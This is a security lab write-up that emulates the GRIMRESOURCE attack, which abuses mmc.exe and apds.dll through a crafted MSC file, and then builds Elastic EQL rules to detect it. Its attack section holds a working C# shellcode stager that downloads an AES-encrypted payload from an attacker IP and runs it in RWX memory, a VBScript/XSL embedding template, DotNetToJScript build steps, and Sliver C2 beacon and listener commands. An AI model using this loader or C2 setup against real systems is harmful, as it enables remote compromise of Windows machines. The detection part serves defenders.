
Abusing and Detecting MMC
Introduction
Some days ago, I read the Elastic Security Labs and I thought that this could be a fascinating topic to start playing with.
Lab Setup
In this lab, the victim will be a Windows 10 machine with Windows Defender disabled for the first example. Later on, we will bypass this and detect it again. Some of the payloads need to be prepared previously so I used a flare-vm that I have. There I have Visual Studio installed with the C# and C++ packages.

The attacker machine will be a Parrot OS and there I have installed Sliver to use it as a C2. To monitor all the activity, I have set an Elastic SIEM on an Ubuntu server 24 VM with the Elastic Endpoint integration that comes with this repo: Elastic Container, also to that I added the Windows integration to collect logs about Sysmon and others.

DotNetToJScript Example

This will be the attack chain that we will reproduce. First, GRIMRESOURCE will open mmc.exe. This will cause the necessary DLLs to be open and loaded to load a VBScript. That script will contain a .NET assembly that will download the encrypted shellcode, decrypt it and finally call back to the C2. In our case, we will use Sliver as our C2.

Let’s start with the attack emulation! As explained in the Elastic report, they abuse an old XSS flaw present in the apds.dll library. This can be exploited by referencing the APDS resource and modifying the appropriate StringTable section on a crafted MSC file. The first question is, where can we find that? On the blog, there is a reference to a crafted MSC. There are multiple ways to execute our final payload but we are going to focus on the DotNetToJScript way. For that, Let’s pay more attention to the following code:

loadXML is what we are interested in. We can decode this payload by using Cyberchef and use the URL Decode recipe. The payload originally has a dummy code that starts a calculator, what a classic one.

So here we can modify the following XML structure to execute our code:
<?xml version='1.0'?>
<stylesheet
    xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
    xmlns:user="placeholder"
    version="1.0">
    <output method="text"/>
    <ms:script implements-prefix="user" language="VBScript">
    <![CDATA[
Set wshshell = CreateObject("WScript.Shell")
Wshshell.run "Calc"
]]></ms:script>
</stylesheet>
Well, well, here we have a good starting point. The guys from ired.team have a post about using DotNetToJScript. So Let’s start with this. First, on the machine that we have VS, we have to download DotNetToJScript. Then before compiling, let’s see what we have as the default. We have a TestClass constructor and a RunProgram method. Our goal is to have a beacon back on our sliver C2 so, first, we need to modify the code from the ExampleAssembly TestClass.

In this case, I will use the stager from the Sliver Documentation. So this will be the code for TestClass.cs. This code will download from our shellcode from the C2, decrypt it, allocate the necessary memory, and execute it in a thread.
using System;
using System.Collections.Generic;
using System.IO;
using System.Net;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Text;

[ComVisible(true)]
public class LetsDoit
{
    private static string AESKey = "D(G+KbPeShVmYq3t";
    private static string AESIV = "8y/B?E(G+KbPeShV";
    private static string url = "http://192.168.3.2:8000/fonts.woff";

 [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

 [DllImport("kernel32.dll")]
    static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

 [DllImport("kernel32.dll")]
    static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    public LetsDoit()
    {
        ServicePointManager.ServerCertificateValidationCallback += (sender, certificate, chain, sslPolicyErrors) => true;
        System.Net.WebClient client = new System.Net.WebClient();
        byte[] shellcode = client.DownloadData(url);

        List<byte> l = new List<byte> { };

        for (int i = 16; i <= shellcode.Length - 1; i++)
        {
            l.Add(shellcode[i]);
        }

        byte[] actual = l.ToArray();

        byte[] decrypted;

        decrypted = Decrypt(actual, AESKey, AESIV);
        IntPtr addr = VirtualAlloc(IntPtr.Zero, (uint)decrypted.Length, 0x3000, 0x40);
        Marshal.Copy(decrypted, 0, addr, decrypted.Length);
        IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
        WaitForSingleObject(hThread, 0xFFFFFFFF);
    }

    private static byte[] Decrypt(byte[] ciphertext, string AESKey, string AESIV)
    {
        byte[] key = Encoding.UTF8.GetBytes(AESKey);
        byte[] IV = Encoding.UTF8.GetBytes(AESIV);

        using (Aes aesAlg = Aes.Create())
        {
            aesAlg.Key = key;
            aesAlg.IV = IV;
            aesAlg.Padding = PaddingMode.None;

            ICryptoTransform decryptor = aesAlg.CreateDecryptor(aesAlg.Key, aesAlg.IV);

            using (MemoryStream memoryStream = new MemoryStream(ciphertext))
            {
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, decryptor, CryptoStreamMode.Write))
                {
                    cryptoStream.Write(ciphertext, 0, ciphertext.Length);
                    return memoryStream.ToArray();
                }
            }
        }
    }
}
Now we can build as a release the two binaries. The most important is the DotNetToJScript.exe and ExampleAssembly.dll. In essence, now we need to generate the VBScript that is used later for the execution. We are specifying that we want that ExampleAssembly will be the assembly that we want to use as the payload. Then we need a VBscript so we choose that. Also for the .NET version, we need to use the v2 one. I tried with the v4 but had no success. The Class of our modified Example is LetsDoit and finally, the output will be sliv.vbs.
.\DotNetToJScript.exe ExampleAssembly.dll -l vbscript -v v2 -c LetsDoit -o sliv.vbs
The payload will look something like this:

Now we can go to CyberChef, take the previous XML code, and edit the VBScript part to add our new payload. In this final XML, we need to Url Encode and enable Encode all special chars.


Get the encoded payload and, edit the loadXML. Change the previous payload for the new one.
Sliver Setup
The payload is ready to fire but first, we need to set up the C2. Sliver has a quick install with curl, you can use that. So Let’s launch sliver. The first thing is to have our profile for the beacon.
Let’s set up a new beacon that uses https traffic to call back to our C2. The delay of each command will be 60 seconds with a 60% of jitter. Also, we will enable the obfuscation with the evasion parameter. Finally, we will configure the format to be shellcode and call it win-shellcode.
profiles new beacon -b https://192.168.3.2:443 --seconds 60 --jitter 60 --evasion --format shellcode win-shellcode
Now for the stage listener, we will use port 8000 using http for the traffic. We will use the profile that we generated previously and use AES encryption for the payload. This will compile the payload and start the listener for the stage listener.
stage-listener --url http://192.168.3.2:8000 --profile win-shellcode --aes-encrypt-key D(G+KbPeShVmYq3t --aes-encrypt-iv 8y/B?E(G+KbPeShV
To start the https listener simply enter https.
https
All is set up to launch the beacon! So double clicking our msc and you should have your beacon back.

Detection
Now let’s try with Defender on.

With this approach without modifying the payloads a lot, at runtime, it detects as SHarpShooter. Now let’s go to elastic. In the report, some things are mentioned. In the command line, will appear the full path of the .msc file of the payload. Also will be a file operation on the apds.dll. The DLLs jscript.dll, vbscript.dll, and msxml3.dll are loaded but this is a suspicious behavior.
In our payload, no process injection was generated to load the payload and run the beacon.
The process mmc.exe was generating traffic to the C2. First, a network connection to retrieve the staged payload, and then, after the shellcode is executed, the https traffic will be generated.
Based on all this information, we can modify the detection rules of elastic and create the following EQL.
sequence with maxspan=2m
 [process where event.action == "start" and
 process.executable : "?:\\Windows\\System32\\mmc.exe" and process.args : "*.msc"]
 [file where event.action == "open" and file.path : "?:\\Windows\\System32\\apds.dll"]
 [library where
 process.name : ("mmc.exe") and
 process.code_signature.trusted == true and
 process.code_signature.subject_name : "Microsoft*"  and
 dll.name : (
 "jscript.dll",
 "jscript9.dll",
 "vbscript.dll",
 "msxml3.dll",
 "chakra.dll"
)]
 [network where
 process.name : ("mmc.exe") and
 process.code_signature.trusted == true and
 process.code_signature.subject_name : "Microsoft*"  ]
This query will do the following checks in a sequence of events on a 2m time range:
- Verify that the MMC process has started with a .msc file.
- Check if the dll apds.dll was opened.
- Verify that one of the dlls listed was loaded into MMC.
- Check if the mmc.exe process has any network connection (for example, a callback).

Is important that this query assumes that a network connection has been made to contact a C2. For hunting this can be a useful query on your environment. We can also hunt for attempts to exploit this by removing the network block.
To further simulate the attack, on sliver, first get a sessions rather than a beacon to then, execute getsystem.We can achieve this by entering interactive on the beacon. As soon as the beacon calls back home, we will get a new session. Then with the getsystem command, will attempt to inject into spoolsv.exe and Elevate to SYSTEM.

To find any evidence of process injection, we can search for mmc.exe accessing and operating a remote process from an unbacked memory section.
api
where process.executable : "?:\\Windows\\System32\\mmc.exe" and
process.command_line : "*.msc*" and
process.Ext.api.metadata.target_address_name : "Unbacked"
